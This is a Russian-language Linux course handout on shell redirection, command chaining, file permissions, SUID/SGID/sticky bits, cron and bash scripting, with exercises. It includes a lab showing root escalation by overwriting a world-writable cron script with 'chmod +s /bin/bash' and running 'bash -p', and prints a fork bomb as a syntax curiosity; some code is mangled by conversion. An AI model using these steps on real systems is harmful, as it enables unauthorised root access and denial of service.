

Просмотр файловых систем блочных устройств

```
lsblk -f
```

Просмотр всех устройств в /dev

```
ls -lah /dev
```

Информация о памяти из виртуальной ФС /proc

```
cat /proc/meminfo
```

◆ echo, каналы, перенаправления и пайпы

Начальная настройка

```
pwd
mkdir mydocs
cd mydocs
touch textproc
ls -la
cd ..
cp -R mydocs/textproc ~
```

Работа с echo

```
echo "My name is $USER and my home directory is $HOME" > simple_echo
cat simple_echo

echo "My Salary is 100" >> simple_echo
cat simple_echo

cat simple_echo > new_echo

# Ошибки и их обработка

cat nofile
cat nofile 2> error_out
cat nofile > allout 2>&1
```

Разные кавычки:

```
name=Supersus
echo "Hello i\'m $name"
echo 'Hello i\'m $name'
echo `echo Hello i\'m $name`
```

Чтение до маркера

```
cat << foobar
Hello foobar
foobar
```

Нумерация строк

```
nl < fragmented.txt
nl fragmented.txt
nl
```

Сортировка с вводом

```
sort << end
Alice
Bob
Charlie
end

sort << end > sorted

sort << end | nl -ba > sorted_numbered
```

Экранированные символы

```
echo -e "Next is the \nNew line"

grep и каналы

cat /etc/passwd | grep $USER
```

Составная команда: запись и сортировка

```
echo -e "hello\na new day\nsee the world\ncall sign" > newfile.txt && sort  
newfile.txt
```

Составные команды:

Составные команды позволяют объединять несколько выражений в одно логически связанное действие. Они упрощают автоматизацию, обработку условий и выполнение сложных сценариев

Command Chaining (Цепочка команд)

1. `;` — последовательное выполнение

Выполняет все команды последовательно, независимо от их успеха или неудачи.

```
echo "Начало"; echo "Конец"  
  
# Создание файла с данными  
  
```bash  
echo -e "for1\nfor2\nfor3\nfor4\nfor5\nfor6\nfor7\nfor8\nfor9\nfor10" > numbers
```

### 2. `&&` — логическое И

Вторая команда выполняется **только если первая завершилась успешно** (код 0).  
Последние и первые строки

```
mkdir test_dir && cd test_dir
```

Попробуйте выполнить

```
cat nonexistent && echo "Success"
```

### 3. `||` — логическое ИЛИ

Вторая команда выполняется **только если первая завершилась с ошибкой** (код  $\neq 0$ ).



```
cd no_such_dir || echo "Каталог не найден"
```

## 4. & — Запуск в фоне

Команда с  в конце выполняется **в фоне**, не блокируя терминал.

Пример:

```
ping 8.8.8.8 > /dev/null &
echo "ping запущен в фоне!"
```

- Процесс продолжает работать, пока ты можешь использовать терминал.
- Можно посмотреть фоновые задачи с помощью 
- С помощью  можно вытащить процесс из фона




## 5. | — Пайп (pipe), передача вывода одной команды во вход другой

Пример:

```
ps aux | grep grep
```

## Мини-таски:

Посчитай, сколько строк содержит  (то есть, сколько пользователей).

Подсказка - используй утилиту  Получи **\*\*только IP-адреса\*\*** из вывода , используя пайпы и 

## Группировка команд

### 1. — подшелл

Выполняет список команд в **дочернем процессе** (подшелле). Изменения окружения не сохраняются.

```
(cd /tmp && ls)
pwd # останется неизменным
```

### 2. — текущий шелл

Выполняет команды в **текущем окружении**. Обязательно ставьте  перед .

```
{ echo "Привет"; echo "мир"; }
```

## Арифметика и условия

### 3. `(( expression ))` — арифметические выражения

Выполняет **арифметические** операции.

```
((x = 5 + 3))
echo $x # 8
```

Также можно использовать в условиях:

```
if ((x > 5)); then echo "x больше 5"; fi
```

### 4. `[[ expression ]]` — расширенные условные выражения

Используется для **строковых и файловых** условий. Безопаснее, чем `[ ... ]`.

```
if [[$USER == "root"]]; then echo "Вы root"; fi
```

## Условные операторы

### 5. `if`, `elif`, `else`

```
if [[$1 -gt 10]]; then
 echo "Больше 10"
elif [[$1 -eq 10]]; then
 echo "Равно 10"
else
 echo "Меньше 10"
fi
```

## Циклы

### 6. `for`

```
for i in 1 2 3; do
 echo "Число $i"
done
```

Также можно с диапазоном:

```
for i in {1..5}; do echo $i; done
```

```
tail -n5 numbers
head -n3 numbers
tac numbers
```

## Задачи

### Уровень: Лёгкий

1. 📁 Создай папку `projects`, затем перейди в неё одной строкой.

Подсказка: использовать `&&`.

2. ❌ Попробуй перейти в несуществующий каталог `fail`, и если не получилось — выведи сообщение.

Подсказка: использовать `||`.

3. 📄 Выведи "Привет" и "мир" одной строкой, независимо от ошибок.

Подсказка: использовать `;`.

4. 🧑 Если пользователь `root` — выведи "Root доступ", иначе "Обычный пользователь".

### Уровень: Средний

5. Пронумеруй файлы в директории, используя `for` и `touch`.

Создай 3 файла: `file1.txt`, `file2.txt`, `file3.txt`

6. Используя арифметику `(( ))`, прибавь 10 к переменной и выведи результат.

Например, если `x=5`, результат должен быть 15.

7. В одном выражении создай переменную, проверь больше ли она 100 и выведи сообщение.

Подсказка: `(( val = 120 ))` и `if ((val > 100))`.

8. Напиши цикл `while`, который считает от 1 до 3, используя `(( ))` для счётчика.

## Уровень: Сложный

9. Внутри подшелла `( )` создай каталог `temp_dir`, перейди в него, создай файл и выйди.

Потом проверь, находишься ли ты всё ещё в старой директории.

10. Используя группу команд `{ }`, создай временную директорию, создай 2 файла в ней, затем выведи список.

Сделай всё одной строкой.

## Права доступа к файлам и директориям

### Часть 1: Установка прав доступа

#### Шаги:

Войти под пользователем root:

```
sudo su
```

Перейти в каталог /home:

```
cd /home
```

Создать общую директорию:

```
mkdir /home/shared
```

Посмотреть права доступа:

```
ls -l
```

Ожидаемые права:

```
drwxr-xr-x root root shared
```

Создать группу users:

```
groupadd users
```

Проверить группы:

```
less /etc/group
groups <имя_пользователя>
```

Создать пользователей david и paul:

```
useradd -m -G users david
useradd -m paul
passwd david
passwd paul
```

Изменить группу владельца директории:

```
chgrp users /home/shared
```

Ограничить доступ для не-членов группы:

```
chmod 750 /home/shared
```

Проверка от имени david:

```
sudo -u david -s
id
cd /home/shared
touch davids_file # => доступ запрещен
exit
```

Проверка от имени paul:

```
sudo -u paul -s
id
cd /home/shared # => доступ запрещен
exit
```

 Дополнительные материалы:

[Linuxize: useradd](#)

[Linux.com: права доступа](#)

[Pluralsight: File permissions](#)

[PhoenixNAP: File permissions](#)

## Бонус: Как делать НЕ НАДО!!!!

### Danger

Если вы поставили разрешения на папку `777` - вы открыли полный доступ



## Специальные права доступа в Linux

!!! Linux предоставляет **три специальных типа разрешений**:

Название	Назначение	Где применяется
<b>Setuid</b>	Запускать файл от имени владельца	Только для файлов
<b>Setgid</b>	Запуск от имени группы или сохранение группы в директории	Для файлов и директорий
<b>Sticky Bit</b>	Защита файлов в общей директории от удаления другими	Только для директорий

## Таблица спецбитов (первая цифра в `chmod XXXX`):

Цифра	Бит	Спецсимв	Назначение
0	---		Нет специальных прав
1	Sticky Bit	+t	Файлы в каталоге может удалять только владелец
2	SGID	u+g	Процессы/файлы наследуют группу
4	SUID	u+s	Процессы исполняются от владельца файла

Можно комбинировать:

- `chmod 2755` — SGID == `chmod g+s,755`
- `chmod 1755` — Sticky Bit == `chmod +t,755`
- `chmod 6755` — SUID + SGID == `chmod u+s,g+s,755`
- `chmod 7755` — SUID + SGID + Sticky Bit == `chmod u+s,g+s,+t,755`

## 1. Setuid (Set User ID)

**Setuid** позволяет пользователю запускать **исполняемый файл с правами владельца файла**, а не с правами пользователя, который его запускает

 Пример:

```
chmod u+s some_program
```

Если владельцем `some_program` является `root`, и он имеет Setuid, то любой пользователь при запуске этого файла будет выполнять его с правами `root`.

```
ls -l some_program
```

Результат:

```
-rwsr-xr-x 1 root root ... some_program
 ^
```

**s** на месте `x` у владельца говорит о том, что Setuid установлен.

 **Danger**

- Уязвимые программы с Setuid могут быть использованы для получения root-доступа.
- Не следует использовать Setuid на скриптах (bash, Python и т.п.), так как это небезопасно.

## Типичная уязвимость:

```
$ ls -l /usr/local/bin/vuln_prog
-rwsr-xr-x 1 root root 12345 Jan 1 10:00 /usr/local/bin/vuln_prog
```

Если файл `vuln_prog` позволяет запускать shell-команду, и в коде не фильтруется ввод — можно выполнить команду от root:

```
/usr/local/bin/vuln_prog
внутри – sh, bash, system("ls"), exec(), и т.д.
```

## 2. SGID на исполняемых файлах

Файл выполняется с **групповыми правами**, например группы `admin`.

## Уязвимость:

```
-rwxr-sr-x 1 root admin 12345 ... /usr/local/bin/group_script
```

Если можно подменить ресурсы (файл, скрипт, переменная окружения), SGID-программа может дать доступ к защищённым файлам этой группы.

## 3. Sticky Bit

**Sticky Bit** применяется **только к директориям** и позволяет **только владельцу файла (или root)** удалять/переименовывать его, даже если у других пользователей есть права на запись.

## Где применяется:

- Очень часто используется в `/tmp` — общей директории для временных файлов

```
chmod +t /some/public_folder
```

Проверка:

```
ls -ld /some/public_folder
```

Результат:

```
drwxrwxrwt 10 root root /some/public_folder
 ^
```

`t` в конце — это и есть Sticky Bit

## Повышение привилегий через `cron` и небезопасный скрипт

### Цель:

Получить root-доступ через подмену скрипта, который запускается `cron` 'ом от имени `root`.

---

Представим, что есть небезопасный скрипт:

```
mkdir /opt/cronlab
touch /opt/cronlab/backup.sh
chmod 777 /opt/cronlab/backup.sh # Права 777!!!
```

Содержимое `backup.sh` (будто это скрипт бэкапа):

```
#!/bin/bash
tar -czf /root/backup.tar.gz /root
```

Сделаем вид, что это скрипт будет запускаться каждый день `cron`'ом от `root`.

Создадим файл задания в `cron`:

```
echo "* * * * * root /opt/cronlab/backup.sh" > /etc/cron.d/fakebackup
chmod 644 /etc/cron.d/fakebackup
```

Скрипт будет запускаться каждую в минуту.

А теперь в атаку: подменим скрипт обычным пользователем **без привилегий**:

```
echo -e "#!/bin/bash\nchmod +s /bin/bash" > /opt/cronlab/backup.sh # мы добавили
suid к бинарнику bash
chmod +x /opt/cronlab/backup.sh
```

Ждем минутку и проверяем `bash`:

```
$ ls -l /bin/bash
-rwsr-xr-x 1 root root ... /bin/bash
```

А теперь наслаждаемся:

```
unprivileged-lox $ /bin/bash -p; whoami
root
```



## Что такое `cron`

`cron` — это системный демон в Linux/Unix-системах, который используется для **автоматического запуска задач по расписанию**. Он позволяет запускать скрипты, команды и программы в определённое время, дни недели или месяца.

- Демон `cron` работает постоянно.
- Все расписания хранятся в специальных таблицах — `crontab`.

---

## Формат записи `crontab`

```
* * * * * <команда>

Т Т Т Т Т
| | | | |
| | | | └─ День недели (0 - воскресенье, 6 - суббота)
| | | └─── Месяц (1 - 12)
| | └───── День месяца (1 - 31)
| └────── Час (0 - 23)
```

Например:

```
30 0 * * * /home/user/cooljob.sh
```

#### Info

Есть [классный сайт](#) который помогает в планировании задач cron

Чтобы создать задачу в cron:

```
crontab -e
```

1. Добавьте в свой пользовательский crontab задачу, которая каждый день в 14:00 будет запускать скрипт `/home/<username>/backup.sh`
2. Создайте скрипт `/home/<username>/hello.sh`, который выводит в файл `/home/<username>/hello.log` строку "Hello Cron" с текущей датой. Запланируйте запуск этого скрипта каждую минуту

## ◆ Часть 2: Установка SGID на директорию

#### Info

**SGID** (Set Group ID) — это специальный **бит доступа**, который применяется к **файлам и директориям** в Linux/Unix.

#### Important

Когда **SGID установлен на директорию**, это **влияет на поведение создаваемых в ней файлов**:

### ◆ Обычное поведение без SGID:

- Пользователь создает файл, и:
  - Владелец: сам пользователь
  - Группа: его *основная* группа

## ◆ С SGID на директории:

- Любой файл, созданный внутри, **наследует группу** директории, **а не группу пользователя**.

**Цель:** Позволить группе users создавать файлы в директории /home/shared.

Установить разрешения:

```
chmod 770 /home/shared
```

Проверка от имени david:

```
sudo -u david -s
cd /home/shared
touch davids_file
ls -l
```

Файл будет иметь владельца david и группу david — это проблема.

Вернуться к root и установить SGID:

```
exit
chmod 2770 /home/shared
ls -l /home
```

Ожидаемый результат:

```
drwxrws--- root users shared
```

Проверка создания нового файла:

```
sudo -u david -s
cd /home/shared
touch newfile
ls -l
```

Файл теперь должен иметь группу users.


📖 Дополнительно:

[RedHat: SUID, SGID и Sticky Bit](#)

## ◆ Часть 3: chown и chgrp

Изменение владельца и группы:

```
chown david.david newfile
chown .users newfile
chgrp users newfile
```

 Дополнительно:

[O'Reilly: Running Linux](#)

## ◆ Часть 4: umask

umask определяет **базовые права** создаваемых файлов/директорий.

Перейти в домашнюю директорию и проверить текущее значение:

```
cd
umask
```

Ожидаемое значение: 0002 → файлы 664, директории 775

Тест:

```
mkdir umask_test
ls -ld umask_test

touch umask_file
ls -l umask_file
```

Изменить umask на 0022:

```
umask 0022
touch newfile1
mkdir newdir1
ls -l
```

## Задачи

### ● Простые:

Создайте директорию /home/test\_shared и посмотрите её права

Создайте группу devs, затем создайте пользователя анна и добавьте в эту группу.

Установите права 770 на /home/test\_shared.

Проверьте, какие группы есть у пользователя anna.

Попробуйте создать файл от имени anna в директории /home/test\_shared.

## Средние:

Установите SGID на /home/test\_shared и проверьте, сохраняется ли группа у новых файлов

Создайте файл от имени anna, затем поменяйте владельца и группу на paul:users.

Проверьте текущую umask и объясните, почему создаваемый файл имеет определенные права

А потом попробуйте как изменить umask на 0027 и создайте файл. Какие права он получит?

## Сложное:

Настройте директорию так, чтобы:

- Только члены группы devs имели доступ.
- Все создаваемые файлы сохранялись с группой devs.
- Пользователь paul, не входящий в группу devs, не мог просматривать содержимое.

# Основы Bash Scripting

**Bash-скрипт** — это текстовый файл, содержащий команды оболочки Bash, которые исполняются последовательно.

Пример простого скрипта:

```
#!/bin/bash
echo "Hello, world!"
```

## Основные элементы:

Элемент	Пример	Описание
Переменные	<code>name="Alice"</code>	Присваивание
Использование	<code>echo \$name</code>	Вывод переменной
Условия	<code>if [ \$a -gt 10 ]; then ... fi</code>	Условные конструкции
Циклы	<code>for</code> , <code>while</code> , <code>until</code>	Повтор команд

Элемент	Пример	Описание
Функции	<pre>function greet() { echo Hi; }</pre>	Повторное использование логики
Аргументы скрипта	<pre>\$0 , \$1 , \$2 , "\$@"</pre>	Доступ к аргументам командной строки

Функции в bash определяются следующим образом:

```
имя_функции() {
 команды
}

имя_функции арг1 арг2 ...
```

Внутри функции аргументы передаются так же, как в основной скрипт:

Переменная	Значение
<code>\$1</code>	Первый аргумент
<code>\$2</code>	Второй аргумент
<code>"\$@"</code>	Все аргументы (каждый по отдельности)
<code>\$#</code>	Количество переданных аргументов

Например:

```
#!/bin/bash
greet() {
 echo "Привет, $1!"
}

greet $1
```

Или

```
#!/bin/bash

sum() {
 result=$(($1 + $2))
 echo "Сумма: $result"
}
```

sum 7 5

Функция может выглядеть и так:

⚡ **Danger**

### **ВНИМАНИЕ!**

эта функция -> `:(){ :|:& };;` валидна НО ОПАСНА. Не запускайте ее, это fork-bomb. Она здесь только для демонстрации чудесного синтаксиса языка

## **Задачи**

### **Простые:**

Sozdaite скрипт, выводящий имя текущего пользователя и дату

Создайте скрипт, проверяющий наличие файла "amogus.jpg"

Создайте функцию, принимающую список IP и пингующую их